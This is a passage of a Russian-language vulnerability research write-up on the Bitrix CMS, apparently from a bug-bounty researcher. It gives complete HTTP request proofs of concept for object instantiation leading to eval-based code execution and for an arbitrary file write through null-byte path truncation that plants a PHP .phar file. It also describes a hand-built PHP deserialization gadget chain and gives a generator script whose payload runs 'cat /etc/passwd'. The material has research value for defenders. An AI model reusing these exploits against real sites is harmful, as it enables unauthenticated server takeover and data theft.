Но вас, благо, минует эта участь. Долго ли, коротко ли (*не коротко*), был найден очень крутой класс **CFileUploader**. Помимо того, что он сам по себе позволяет через этот Object Instantiation грузить произвольные файлы (*фактически уже RCE*).

Так он ещё даёт нам возможность вызывать произвольные статические методы других классов и этим грех не воспользоваться. Точнее вызывать даёт не он, а `\Bitrix\Main\UI\Uploader\File\File`, а если ещё точнее и не он тоже, но инициатором всё же является `CFileUploader`. На этом и порешаем, а теперь PoC:

```
POST
/bitrix/tools/vote/uf.php?attachId[ENTITY_TYPE]=CFileUploader&attachId[ENTITY_ID][events][onFileIsStarted][]=CControllerClient&attachId[ENTITY_ID][events][onFileIsStarted][]=RunCommand&attachId[MODULE_ID]=vote&action=vote
HTTP/1.1
Content-Type: multipart/form-data;
boundary=-----xxxxxxxxxxxxx
User-Agent: Mozilla/5.0
Host: bitrix
Cookie: PHPSESSID=mueruojo5ib155i8dhotfigv88

-----xxxxxxxxxxxxx
Content-Disposition: form-data; name="bxu_files[phpinfo();die();][]"

1
-----xxxxxxxxxxxxx
Content-Disposition: form-data; name="bxu_files[phpinfo();die();]";
filename="image.jpg"
Content-Type: image/jpeg

123
-----xxxxxxxxxxxxx
Content-Disposition: form-data; name="bxu_info[packageIndex]"

pIndex101
-----xxxxxxxxxxxxx
Content-Disposition: form-data; name="bxu_info[mode]"

upload
-----xxxxxxxxxxxxx
Content-Disposition: form-data; name="sessid"

6dbcf1c7e0f377899b688e033564fb07
-----xxxxxxxxxxxxx
Content-Disposition: form-data; name="bxu_info[filesCount]"

1
-----xxxxxxxxxxxxx--
```

Вот такой забавный путь проделывается данными от начала и до `phpinfo()`:

```
#14: require(string)
/var/www/html/bitrix/bitrix/tools/vote/uf.php:1

#13: Bitrix\Vote\Base\Controller->exec()
/var/www/html/bitrix/bitrix/modules/vote/tools/uf.php:22

#12: Bitrix\Vote\Base\Controller->runAction()
/var/www/html/bitrix/bitrix/modules/vote/lib/base/controller.php:104

#11: call_user_func(array)
/var/www/html/bitrix/bitrix/modules/vote/lib/base/controller.php:458

#10: Bitrix\Vote\Attachment\Controller->processActionVote()

#9: Bitrix\Vote\Attach->canRead(NULL)
/var/www/html/bitrix/bitrix/modules/vote/lib/attachment/controller.php:75

#8: Bitrix\Vote\Attach->getConnector()
/var/www/html/bitrix/bitrix/modules/vote/lib/attach.php:443

#7: Bitrix\Vote\Attachment\Connector::buildFromAttachedObject(object)
/var/www/html/bitrix/bitrix/modules/vote/lib/attach.php:491

#6: CFileUploader->__construct(array)
/var/www/html/bitrix/bitrix/modules/vote/lib/attachment/connector.php:33

#5: Bitrix\Main\UI\Uploader\Uploader->checkPost(boolean)
/var/www/html/bitrix/bitrix/modules/main/classes/general/uploader.php:950

#4: Bitrix\Main\UI\Uploader\Package->checkPost(array)
/var/www/html/bitrix/bitrix/modules/main/lib/ui/uploader/uploader.php:415

#3: Bitrix\Main\UI\Uploader\File->__construct(object, array)
/var/www/html/bitrix/bitrix/modules/main/lib/ui/uploader/package.php:372

#2: ExecuteModuleEventEx(array, array)
/var/www/html/bitrix/bitrix/modules/main/lib/ui/uploader/file.php:60

#1: CControllerClient::RunCommand(string, array, string)
/var/www/html/bitrix/bitrix/modules/main/classes/general/module.php:475

#0: eval
/var/www/html/bitrix/bitrix/modules/main/classes/general/controller_member.php:831
```

Тот самый триггер вызова произвольных статических методов, о котором говорилось ранее. Есть `ExecuteModuleEventEx`, который является частью событийного функционала главного модуля (`/bitrix/modules/main/classes/general/module.php`). И в этом кейсе, он усердно трудится в `/bitrix/modules/main/lib/ui/uploader/file.php`:

```
...
    $eventName = "onFileIsStarted";
...
    foreach(GetModuleEvents(Uploader::EVENT_NAME, $eventName, true) as
$event)
    {
        $error = "";
        if (!ExecuteModuleEventEx($event, array($this->getHash(),
&$this->data, &$error)))
        {
            $this->addError(new Error($error, "BXU350.1"));
            break;
        }
    }
}
```

*/bitrix/modules/main/lib/ui/uploader/file.php*

Где вызывает нам статический метод `CControllerClient::RunCommand`:

```
public static function RunCommand($command, $oRequest, $oResponse)
{
    global $APPLICATION, $USER, $DB;
    return eval($command);
}
```

*/bitrix/modules/main/classes/general/controller\_member.php*

А помогает в пробросе аргументов `CFileUploader`, любезно протаскивая их через параметр `bxu_files`. Как-то так. Там ещё не мало подкапотки, что осталась за кадром, но самую суть цепочки, надеюсь объяснил.

В какой-то из следующих версий, в коде произошли изменения. Значение `$this->getHash()` которое, в нашем случае, является ключом массива `bxu_files` стали хешировать. Поэтому, для успешной конвертации уязвимости, придётся использовать другой метод. Как вариант и в качестве домашнего задания, советую посмотреть на `CallAgent::Update`, тех самых агентов о которых упоминалось в 1.12. Но вариантов там, на самом деле, масса.

## 2.13. Arbitrary File Write ( *html\_editor\_action.php* )

Помните, немного ранее говорилось, что подопытный родом из нулевых? А значит и уязвимости должны быть соответствующие.

Ключевых недостатков языка PHP, что породили огромную гору эксплоитов, на мой взгляд, было два. Один из них это RG (1.8), который успешно здесь сохранили. Так, не миновала участь и второй: отсечение части ядовитым нулем, при работе с файловой системой, было бережно перенесено в код. Правда не совсем глобально. А как, давайте дальше разбираться.

`html_editor_action.php` является частью визуального HTML редактора, в котором происходит работа с изображениями, ссылками, файлами и другим соответствующим функционалом. Он входит в модуль `fileman`, который включён в основную кодовую базу, что, как мы знаем из 1.1, указывает на уязвимость всей линейки продуктов битрикса.

Ранее скрипт был засвечен с наличием SSRF (2.10), теперь же очередь писálки. Которая активно использует директорию временных файлов (1.11) и имеет довольно запутанный механизм проверки и обработки данных, включая работу с облачными хранилищами.

Путь до временной директории с загруженным файлом, будет выглядеть так:

```
/var/www/html/bitrix/upload/tmp/BXTEMP-2022-05-06/08/bxu/main/d6d9835ba98dbb24c39d441466e22f46/d41d8cd98f00b204e9800998ecf8427e/default
```

`default` — это захардкоженное имя загружаемого файла, т.е. ни о какой произвольной загрузке не может быть и речи.

`d41d8cd98f00b204e9800998ecf8427e` — в зависимости от контекста, это имя индекса массива, хеш сумма порядкового номера файла в массиве или его имени.

/BXTEMP-2022-04-26/07/bxu/main/d6d9835ba98dbb24c39d441466e22f46/ —

генерируется таким образом:

```
$this->path = \CTempFile::GetDirectoryName(
    12,
    array(
        "bxu",
        $this->params["storage"]["moduleId"],
        md5(serialize(array(
            $this->controlId,
            bitrix_sessid(),
            \CMain::GetServerUniqID()
        )))
    )
);
```

*/bitrix/modules/main/lib/ui/uploader/uploader.php*

Неслучайная MD5 хеш сумма **d6d9835ba98dbb24c39d441466e22f46**, содержит неизвестный нам `GetServerUniqID()` (1.3), что обнуляет практическую возможность подобрать путь.

Также, помимо загружаемого файла, в директории создаются служебные файлы, содержащие различную вспомогательную информацию о загрузке:

```
user@debian:/var/www/html/bitrix/upload/tmp/BXTEMP-2022-05-06/08/bxu/main/d6d98
├─ a3dcb4d229de6fde0db5686dee47145d.log
├─ d41d8cd98f00b204e9800998ecf8427e
│   └─ default
└─ pIndex1.package

1 directory, 3 files
```

Теперь пройдемся по ключевым моментам от начала и до конца. Входной точкой является:

`http://site/bitrix/tools/html_editor_action.php`

Что по стандартам бесконечных инклюдов приложения, приводит нас к классу `/bitrix/modules/fileman/classes/general/html_editor.php`, в котором вызывается статический метод `RequestAction`.

Далее, с помощью очереди кейсов скрипт выполняет наш `$action`:

```
switch($action)
{
    case "load_site_template":
        ...
    case "load_components_list":
        ...
    case "video_oembed":
        ...
    case "load_snippets_list":
        ...
    case "edit_snippet":
        ...
    case "remove_snippet":
        ...
    case "snippet_add_category":
        ...
    case "snippet_remove_category":
        ...
    case "snippet_rename_category":
        ...
    case "spellcheck_words":
        ...
    case "spellcheck_add_word":
        ...
    case "load_file_dialogs":
        ...
    case "uploadfile":
        $uploader = new \CFileUploader(    ...    )
        ...

        $uploader->checkPost();

        ...
}
```

*/bitrix/modules/fileman/classes/general/html\_editor.php*

Тут виднеется знакомый `video_oembed`, проследовав по которому, вы сможете разобраться как и почему работает SSRF в 2.10.

Из многих других позиций свитча нам нужен `uploadfile`. Честно сказать, эту часть кода, я понимаю с трудом и приводить его весь не вижу смысла.

Является ли это некой "защитой" программиста, чтоб без него никто не понял, что там происходит или чем-то иным, вроде безопасности через неясность, также ответить затрудняюсь. Можете заглянуть самостоятельно. Но это не особо нужно, так как в этом синтаксическом хаосе нас встречает **CFileUploader**. Тот самый, наш дружище, из предыдущей уязвимости. Всё также прокидывающий нас по ранее пройденной весёлой цепочке, но с "безопасными" входными данными. То есть, тут оно должно работать как задумано.

После создания экземпляра класса **CFileUploader**, вызывается метод **checkPost**:

```
public function checkPost($checkPost = true)
{
    ...

    $cid =
FileInputUtility::instance()->registerControl($this->getRequest("CID"),
$this->controlId);

    if ($this->mode == "upload")
    {
        $package = new Package(
            $this->path,
            $cid,
            $this->getRequest("packageIndex")
        );
        $package
            ->setStorage($this->params["storage"])
            ->setCopies($this->params["copies"]);
    }
    ...
}
```

*/bitrix/modules/main/lib/ui/uploader/uploader.php*

Концентрируем внимание на строках с **new Package**. Где можно понять, что **packageIndex** мы точно контролируем, а **\$cid** добывается в другом методе. Но не будем лишний раз отвлекаться, так как в **\$cid** по итогу возвращается значение **\$this->getRequest("CID")**, который также под контролем.



В конструкторе класса `Package` происходит следующее:

```
const INFO_NAME = "bxu_info";
...
public function __construct($path, $CID, $index)
{
...
    $this->CID = $CID;
    $this->cidLog = new Log($this->path.$this->getCid().".log");

    if (!is_string($index))
        throw new ArgumentNullException("packageIndex");
    $this->index = $index;

    $this->request = Context::getCurrent()->getRequest();
    if (!$this->request->isPost())
        throw new NotImplementedException("File uploader support only
POST method.");

    $post =
Context::getCurrent()->getRequest()->getPostList()->toArray();
    $post = $post[Uploader::INFO_NAME];
    $this->log = new Log($this->path.$this->getIndex().".package");
    if (!isset($this->log["CID"]))
    {
        $this->log["CID"] = $this->CID;
        $this->log["pIndex"] = $this->getIndex();
        $this->log["filesCount"] = $post["filesCount"];
        $this->log["files"] = array();
    }
...
}
```

*/bitrix/modules/main/lib/ui/uploader/package.php*

Наш индекс тут используется при создании другого класса следующим образом:  
`new Log($this->path.$this->getIndex()).package");`

```
class Log implements \ArrayAccess
{
...
    function __construct($path)
    {
        $this->file = \CBXVirtualIo::GetInstance()->GetFile($path);
...
    }
}
```

*/bitrix/modules/main/lib/ui/uploader/uploader.php*

Класс **Log** реализует интерфейс **ArrayAccess**, имеет ряд обязательных магических методов: **offsetExists**, **offsetGet**, **offsetSet**, **offsetUnset**. Среди которых нам интересен **offsetSet**:

```
public function offsetSet($offset, $value)
{
    $this->setLog($offset, $value);
}
...
public function setLog($key, $value)
{
    if (array_key_exists($key, $this->data) && is_array($this->data) &&
is_array($value))
        $this->data[$key] = array_merge($this->data[$key], $value);
    else
        $this->data[$key] = $value;
    $this->save();

    return $this;
}
...
public function save()
{
    $this->file->PutContents(serialize($this->data));
}
```

*/bitrix/modules/main/lib/ui/uploader/uploader.php*

При добавлении любого нового свойства объекту `$this->log`, автоматически будет вызван метод `offsetSet`. Его функция - добавить новое свойство в своеобразный "банк данных" `$this->data`, сериализовать их и положить в файл методом `save()`, где `$this->file` это `SVXVirtualIo` который был создан ранее при инициализации, а путь этого файла содержит контролируемый нами `packageIndex`.

Так вот, возвращаясь к блоку кода из `Package`. После создания объекта `$this->log`, ему присваивается `$this->CID ($this->getRequest("CID"))`. Следовательно, вызывается `$this->log->offsetSet()` и в файл `(... $this->getIndex()).".package")` попадают данные от пользователя.

Теперь малость отвлечемся, так как мы подобрались к самому главному, своеобразной реинкарнции `null byte injection`. Единожды упомянув и похвалив выше `SVXVirtualIo::RelativeToAbsolutePath()` (2.11), пришлось немного слукавить. Абсолютные пути он добывает неплохо, этого у него не отнять и нуллбайты проверяет тоже, но как он это делает, давайте смотреть:

```
public function RelativeToAbsolutePath($relativePath)
{
...
    $basePath = $_SERVER["DOCUMENT_ROOT"];

    return $this->CombinePath($basePath, $relativePath);
}
...
public function CombinePath()
{
    $numArgs = func_num_args();
...
    //здесь происходит склеивание аргументов в $result
...
    $result = self::FormatPath($result);

    return $result;
}

...
private function FormatPath($path)
{
...
    if(strncasecmp(PHP_OS, "WIN", 3) == 0)
    {
```

```

        //windows
        $pattern = "'[\\\\\\\\/]+'";
        $tailPattern = "\\0.\\\\/+ ";
    }
    else
    {
        //unix
        $pattern = "'[/]+'";
        $tailPattern = "\\0/";
    }

    $res = preg_replace($pattern, "/", $path);

    if (($p = strpos($res, "\\0")) !== false)
        $res = substr($res, 0, $p);
    ...
    $res = rtrim($res, $tailPattern);
    ...
    return $res;
}

```

*/bitrix/modules/main/classes/general/virtual\_io\_filesystem.php*

Видим, что любая строка поданная на вход и содержащая \0, в **FormatPath()** будет обрезана до его позиции: **\$res = substr(\$res, 0, \$p);**. Как? Почему? А главное - зачем? Не понятно.

Но точно можно сказать одно, **RelativeToAbsolutePath** по причине использования **CombinePath** - уязвим. Но в **2.11**, к сожалению, пробросить нулевой символ в URI не даст веб-сервер (*будет возвращена ошибка 400*).

Чего не скажешь про остальные участки ПО использующие уязвимый метод:

```
bitrix/modules/main/public/file_edit.php:$path = $io->CombinePath("/", $path);
bitrix/modules/main/public/file_edit.php:    $path = $io->CombinePath("/", $arParams["P
bitrix/modules/main/public/file_edit.php:        $sofp = $io->CombinePath("/", $
bitrix/modules/main/public/file_edit.php:        $path = $io->CombinePa
bitrix/modules/main/public/menu_edit.php:$path = $io->CombinePath("/", $path);
bitrix/modules/main/public/menu_edit.php:$menufilename = $io->CombinePath($path, ".$name.".menu.php"
bitrix/modules/main/public/menu_edit.php:$abs_path = $io->CombinePath($DOC_ROOT, $menufilename);
bitrix/modules/main/admin_tools.php:    $path = $io->CombinePath("/", $path);
bitrix/modules/main/admin_tools.php:    $abs_path = $io->CombinePath($DOC_ROOT, $path);
bitrix/modules/main/admin_tools.php:        $fsn = $io->CombinePath($abs_path, $fi
bitrix/modules/main/lib/ui/fileinputreceiver.php:    $docRoot = \CBXVirtualIo::GetInstance(
bitrix/modules/main/install/wizard_sol/utls.php:        $fnhtaccess = $io->CombinePath
bitrix/modules/main/classes/general/file_temp.php:        return $io->CombinePath(
bitrix/modules/main/classes/general/virtual_file.php:    $this->path = $io->CombinePath($path);
bitrix/modules/main/classes/general/file_dialog.php:        $path = $io->CombinePath("/", $APPLICA
bitrix/modules/main/classes/general/file_dialog.php:    $path = $io->CombinePath("/", $APPLICA
bitrix/modules/main/classes/general/file_dialog.php:    $path = $io->CombinePath("/", $APPLICA
bitrix/modules/main/classes/general/virtual_io_filesystem.php:    public function CombinePath()
bitrix/modules/main/classes/general/virtual_io_filesystem.php:        return $this->CombinePath($bas
bitrix/modules/main/classes/general/virtual_io_filesystem.php:        return $this->CombinePath($bas
bitrix/modules/main/classes/general/main.php:    $fn = $io->CombinePath("/", $strDir, $strFileN
bitrix/modules/main/classes/general/main.php:    $fn = $io->CombinePath("/", $strDir, $
bitrix/modules/main/classes/general/menu.php:    $menu_file_name = $io->CombinePath($
bitrix/modules/main/classes/general/menu.php:    $menu_file_name = $io->Combine
bitrix/modules/main/classes/general/virtual_io.php:    function CombinePath();
bitrix/modules/main/classes/general/virtual_io.php:    public function CombinePath()
bitrix/modules/main/classes/general/virtual_io.php:        return $this->io->CombinePath($arParams
```

В числе которых и наш, ранее упомянутый, `$this->file->PutContents()` из `setLog()`.

Сложив все части пазла воедино, можем составить один из возможных вариантов PoC:

```
POST /bitrix/tools/html_editor_action.php HTTP/1.1
Host: bitrix
User-Agent: Mozilla/5.0
Cookie: PHPSESSID=q3uct3rpu6etrmg7ua3b3i8cp4
Content-Type: application/x-www-form-urlencoded

bxu_info[packageIndex]=../test.php%00&bxu_info[CID]=<?php phpinfo();
?>&action=uploadfile&bxu_info[mode]=upload&sessid=1393427bb9ce08ecd52bf2921
29177e4
```

Результатом будет файл по адресу:


```
http://site/upload/tmp/BXTEMP-2022-05-06/08/bxu/main/test.php
```

Как можно заметить, с помощью `../` мы обошли тот самый неизвестный хеш и тем самым можем легко получить доступ к нашему файлу.

Подняться еще выше, в таком виде PoC, невозможно по причине WAF (1.2). А ещё скрипт не выполнится, так как в `/upload/` лежит `.htaccess`:

```
<IfModule mod_mime.c>
    <Files ~
\.(php|php3|php4|php5|php6|php7|phtm|phtml|pl|asp|aspx|cgi|dll|exe|
shtm|shtml|fcg|fcgi|fpl|asmx|pht|py|psp|rb|var)>
        SetHandler text/plain
        ForceType text/plain
    </Files>
</IfModule>
...
```

Поэтому, меняю в запросе `.php` на `.phar` и радуемся выполнению на Debian-подобных дистрибутивах:



a:5:{s:3:"CID";s:19:"

**PHP Version 7.3.33-1+0~20211119.91+debian9~1.gbp618351**

System	Linux debian 4.9.0-9-amd64 #1 SMP Debian 4.9.168-1+deb9u3 (2019-06-16) x
Build Date	Nov 19 2021 06:40:55
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.3/apache2
Loaded Configuration File	/etc/php/7.3/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.3/apache2/conf.d
Additional .ini files parsed	/etc/php/7.3/apache2/conf.d/10-mysqld.ini, /etc/php/7.3/apache2/conf.d/10-op /7.3/apache2/conf.d/10-pdo.ini, /etc/php/7.3/apache2/conf.d/15-xml.ini, /etc/ph /conf.d/20-calendar.ini, /etc/php/7.3/apache2/conf.d/20-ctype.ini, /etc/php/7.3/

Или всё-таки лучше использовать **2.11**? Решать вам.

### 3. Методы атак

Достижение цели через удаленное выполнение кода или команд (*RCE*), является, пожалуй, лучшей уязвимостью, которую можно использовать при атаке на веб-приложение. Pre-auth или unauthenticated подвид стоит здесь особняком, если не во главе. И довольно часто реализуется с помощью серии недочетов и уязвимостей в системе.

Теперь, когда все фишки и подробности уязвимостей перечислены, мы можем приступить к самому интересному. И сосредоточить внимание на методах атак реальных целей, некоторые части которых могут быть расценены как уязвимости с низким и средним уровнем критичности, но вкуче дающие максимальный уровень. Что в целом можно расценивать как одну критическую уязвимость. Но всё же, мне думается, такое предпочтительней рассматривать в свете развития вектора атаки. Где с учетом разнообразия возможных комплектаций и редакций (1.1), можно комбинировать некоторые действия.

### 3.1. RCE via PHP Object Injection ( *html\_editor\_action.php* )

Этот метод был применен в процессе участия в баг-баунти программе довольно крупной компании в СНГ. Целью стал сайт-визитка. Где публикуются новости, пресс-релизы, состав команды и прочие штуки принятые в корпоративной среде. Сайт является главным доменом и использовал редакцию **Старт**.

Имея на тот момент кое-какие наработки по Bitrix, в виде уязвимости **2.13**, казалось дело за малым. Но, к моему большому сожалению, уязвимость не удалось воспроизвести. Она работала, но кто-то предусмотрительно перенёс директорию для работы с временными файлами (1.11) вне досягаемости. Поэтому, имея неплохой козырь на руках, пришлось копать глубже.

Из раза в раз проходя по коду, в глаза бросалась функция `unserialize()` в классе `Log`:

```
function __construct($path)
{
    $this->file = \CBXVirtualIo::GetInstance()->GetFile($path);

    if ($this->file->IsExists())
    {
        $data = unserialize($this->file->GetContents());
        foreach($data as $key => $val)
        {
            if (array_key_exists($key , $this->data) &&
is_array($this->data[$key]) && is_array($val))
                $this->data[$key] = array_merge($this->data[$key],
$val);
            else
                $this->data[$key] = $val;
        }
    }
}
```

*/bitrix/modules/main/lib/ui/uploader/uploader.php*

То есть, если файл уже существует, то "банк данных" десериализуется. Проблема в том, что произвольный контент туда не положить. При запросе, наш инпут сначала попадает в переменную, сериализуется, а потом ложится в файл. Вспоминаем строки из `Log->save()`:

```
...
    public function save()
    {
        $this->file->PutContents(serialize($this->data));
    }
...
```

*/bitrix/modules/main/lib/ui/uploader/uploader.php*

Но спустя какое-то время долгих раздумий, проб и ошибок, появляется довольно элегантное решение.

При использовании текущей сессии, приложение пишет в одну и ту же директорию, что дает возможность первым запросом положить нагрузку, а вторым, слегка модифицированным, подцепить. Но как пробросить, если далеко за пределы выйти нельзя, а строки заворачиваются? И тут самое время вспомнить про файл `default`, куда ложится содержимое загружаемого файла, о котором было вскользь упомянуто ранее (2.13).

Запрос для доставки будет выглядеть следующим образом:

```
POST /bitrix/tools/html_editor_action.php HTTP/1.1
Host: bitrix
User-Agent: Mozilla/5.0
Cookie: PHPSESSID=8bnlqc1ob0qs0es1fval7nl923;
Content-Type: multipart/form-data;
boundary=-----0c803ee613db96bee7eb82d5275d9

-----0c803ee613db96bee7eb82d5275d9
Content-Disposition: form-data; name="bxu_files[file123][default]";
filename="test.txt"
Content-Type: text/plain

0:3:"PDO":0:{}

-----0c803ee613db96bee7eb82d5275d9
Content-Disposition: form-data; name="bxu_files[file123][files]"
```



```
-----0c803ee613db96bee7eb82d5275d9
Content-Disposition: form-data; name="bxu_info[packageIndex]"

pIndex1
-----0c803ee613db96bee7eb82d5275d9
Content-Disposition: form-data; name="bxu_info[CID]"

CID1652051936079
-----0c803ee613db96bee7eb82d5275d9
Content-Disposition: form-data; name="bxu_info[filesCount]"

1
-----0c803ee613db96bee7eb82d5275d9
Content-Disposition: form-data; name="bxu_info[mode]"

upload
-----0c803ee613db96bee7eb82d5275d9
Content-Disposition: form-data; name="sessid"

619a04dfea7f040388edca9ccf63673d
-----0c803ee613db96bee7eb82d5275d9
Content-Disposition: form-data; name="action"

uploadfile
-----0c803ee613db96bee7eb82d5275d9--
```

Вторым действием слегка модифицируем запрос из уязвимости **2.13**:

```
POST /bitrix/tools/html_editor_action.php HTTP/1.1
Host: bitrix
Cookie: PHPSESSID=8bnlqc1ob0qs0es1fval7nl923
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded

bxu_info[packageIndex]=file123/default%00&bxu_info[CID]=1&action=uploadfile
&bxu_info[mode]=upload&sessid=619a04dfea7f040388edca9ccf63673d&
```

Отправив который, нас встретит сообщение вида:

```
HTTP/1.1 200 OK
Date: Sun, 08 May 2022 23:52:46 GMT
Server: Apache
P3P: policyref="/bitrix/p3p.xml", CP="NON DSP COR CUR ADM DEV PSA PSD OUR UNR BUS UNI COM NAV IN
X-Powered-CMS: Bitrix Site Manager (4fd6750fc8f0c5c355ecedf2c074a0)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 78
Content-Type: application/json; charset=UTF-8

{"status":"error","error":"You cannot serialize or unserialize PDO instances"}
```

Сообщение является маркером того, что строка `o:3:"PDO":0:{}`  была успешно доставлена в желаемый `unserialize()`. Казалось бы, на этом всё, как бывает зачастую, но нас встречает очередное НО. Нужна полезная цепочка гаджетов, коих в публичном пространстве под битрикс нет, а известные библиотеки (*под которые есть*) тут не используются. Вендор предпочитает свои грабли.

Следовательно PHPGGC в пролёте, поэтому нужно ~~велосипедить~~ изобретать. Что порой довольно нудно, витиевато и не всегда увенчивается успехом. Также, немаловажным условием является независимость гаджет чейна от редакции ПО, так как имея универсальное решение, можно использовать его в других версиях и обстоятельствах. Соответственно набор классов довольно ограничен.

Существует несколько специфичных тулз для быстрого поиска цепочек десериализации приводящих к RCE. Битрикс же, из-за своих размеров, оказался им не по зубам. Они либо просто захлебываются, либо выдают множество ложно-положительных результатов. По этой причине, цепочка составлялась вручную и получилась довольно интересной. Давайте вместе помянем Стефана Эссера добрым словом и изучим её.

### 3.1.1. Gadget chain

Входным деструктором, запускающим чейн, был выбран метод класса `\Bitrix\Main\ORM\Data\Result`:

```
public function __destruct()
{
    if (!$this->isSuccess && !$this->wereErrorsChecked)
    {
        // nobody interested in my errors :(
        // make a warning (usually it should be written in log)
        trigger_error(join('; ', $this->getErrorMessages()),
E_USER_WARNING);
    }
}

...
```

*/bitrix/modules/main/lib/orm/data/result.php*

Являясь наследником `\Bitrix\Main\Result`, в `getErrorMessages()` вызывается родительский метод `getErrorMessages()`:

```
public function getErrorMessages()
{
    ...
    foreach($this->getErrors() as $error)
        $messages[] = $error->getMessage();

    return $messages;
}
...
public function getErrors()
{
    return $this->errors->toArray();
}
```

*/bitrix/modules/main/lib/result.php*

Где в цикле перебирается результат от выполнения `$this->getErrors()`. Следующим отличным звеном оказался `\Bitrix\Main\Type\Dictionary`.

Его и назначаем в качестве `$this->errors`, потому что класс реализует интерфейс итератора (*implements Iterator*), что необходимо для обработки в `foreach`, и имеет требуемый `toArray()`:

```
public function toArray()
{
    return $this->values;
}
```

*/bitrix/modules/main/lib/type/dictionary.php*

Из которого возвращать будем `\Bitrix\Main\Error`. Так как следующим действием в цикле выполнится `$error->getMessage()` и этот метод там есть:

```
public function getMessage()
{
    return $this->message;
}
```

*/bitrix/modules/main/lib/error.php*

В `$this->message` посылочкой будет объект `\Bitrix\Main\UI\Viewer\ItemAttributes` с магическим методом `__toString`. Он попадает в массив `$messages`, который, в стартовом деструкторе, будет объединен в строку с помощью `join`, тем самым приводя `ItemAttributes` к строке и автоматическому срабатыванию его `__toString()`:

```
public function __toString()
{
    ...
    foreach ($this->attributes as $key => $value)
    {
        ...
    }
    ...

    return $string;
}
```

*/bitrix/modules/main/lib/ui/viewer/itemattributes.php*

`$this->attributes` летит в очередной цикл `foreach`, а значит сюда можно, аналогично предыдущему, подsunуть любой класс реализующий интерфейс итераторов (*Iterator, ArrayIterator и т.п.*). Что в свою очередь даёт возможность прохождения по списку элементов объекта. В текущий момент, сей факт важен тем, что это обязывает класс иметь магические методы: `current()`, `key()`, `next()`, `rewind()`, `valid()`.

И во время прогона значений эти методы неявно дёргаются, что сильно расширяет поверхность для дальнейших прыжков по доступной кодовой базе.

Реализовать этот же трюк в прошлом `foreach` не получится, из-за вызова отсутствующих методов (`$error->getMessage()`), что вызовет падение цикла и чейна соответственно (не дойдёт до `next()`, будет вызван только `current()`).

В `$this->attributes` кладем `\Bitrix\Main\DB\ResultIterator`, который при переборе будет дёргать свой `next()`:

```
public function next()
{
    $this->currentData = $this->result->fetch();
    $this->counter++;
}
```

*/bitrix/modules/main/lib/db/resultiterator.php*

И этот участок кода позволяет вызвать метод `fetch` любого доступного класса, которым будет являться `$this->result`.

Им оказывается `\Bitrix\Main\DB\ArrayResult`, наследник абстрактного класса `\Bitrix\Main\DB\Result`, вот с таким вот методом `fetch`:

```
public function fetch(\Bitrix\Main\Text\Converter $converter = null)
{
    $data = $this->fetchRaw();

    if (!$data)
    {
        return false;
    }

    if ($this->converters)
    {
        foreach ($this->converters as $field =>
$convertDataModifier)
        {
            $data[$field] =
call_user_func_array($convertDataModifier, array($data[$field]));
        }
    }

    ...
}
```

*/bitrix/modules/main/lib/db/arrayresult.php*

Весь код осматривать не будем, так как мы уже добрались до RCE в виде `call_user_func_array`. Но сначала нужно разобраться с `fetchRaw()`, заглянем:

```
public function fetchRaw()
{
...
    $data = $this->fetchRowInternal();
...
    return $data;
}
```

*/bitrix/modules/main/lib/db/result.php*

И `fetchRowInternal()`:

```
protected function fetchRowInternal()
{
    $val = current($this->resource);
    next($this->resource);
    return $val;
}
```

*/bitrix/modules/main/lib/db/arrayresult.php*

После чего убеждаемся, что есть возможность контролировать оба аргумента в вызове `call_user_func_array`, установив для `$this->converters` и `$this->resource` требуемые значения. Следовательно, в контексте вызывной функции, положив в `$convertDataModifier` значение `['system', 'WriteFinalMessage']`, а в `$data[$field]` массив `[['cat /etc/passwd', '']]`, будет выполнена команда ОС (*WriteFinalMessage* является callable аналогом языковой конструкции *die*).

По итогу, получаем скрипт генерации:

```
<?php
namespace{
    $functions = ['system', 'WriteFinalMessage'];
    $parameters = [['cat /etc/passwd', '']];

    //decode before use
    print str_replace(chr(0), '%00', serialize(new
Bitrix\Main\ORM\Data\Result));
}

namespace Bitrix\Main{
```

```

class Result{
    protected $errors;

    public function __construct(){
        $this->errors = new \Bitrix\Main\Type\Dictionary;
    }
}
class Error{
    protected $message;

    public function __construct(){
        $this->message = new
\Bitrix\Main\UI\Viewer\ItemAttributes;
    }
}

namespace Bitrix\Main\ORM\Data{
    class Result extends \Bitrix\Main\Result{
        protected $isSuccess = false;
        protected $wereErrorsChecked = false;

        public function __construct(){
            parent::__construct();
        }
    }
}

namespace Bitrix\Main\Type{
    class Dictionary{
        protected $values;

        public function __construct(){
            $this->values = [new \Bitrix\Main>Error];
        }
    }
}

namespace Bitrix\Main\UI\Viewer{
    class ItemAttributes{
        protected $attributes;
    }
}

```

```

        public function __construct(){
            $this->attributes = new \Bitrix\Main\DB\ResultIterator;
        }
    }
}

namespace Bitrix\Main\DB{
    class ResultIterator{
        private $counter = 0;
        private $currentData = 0;
        private $result;

        public function __construct(){
            $this->result = new \Bitrix\Main\DB\ArrayResult;
        }
    }
    class ArrayResult{
        protected $resource;
        protected $converters;

        public function __construct(){
            global $functions, $parameters;
            $this->converters = $functions;
            $this->resource = $parameters;
        }
    }
}

```

И результат работы:

```

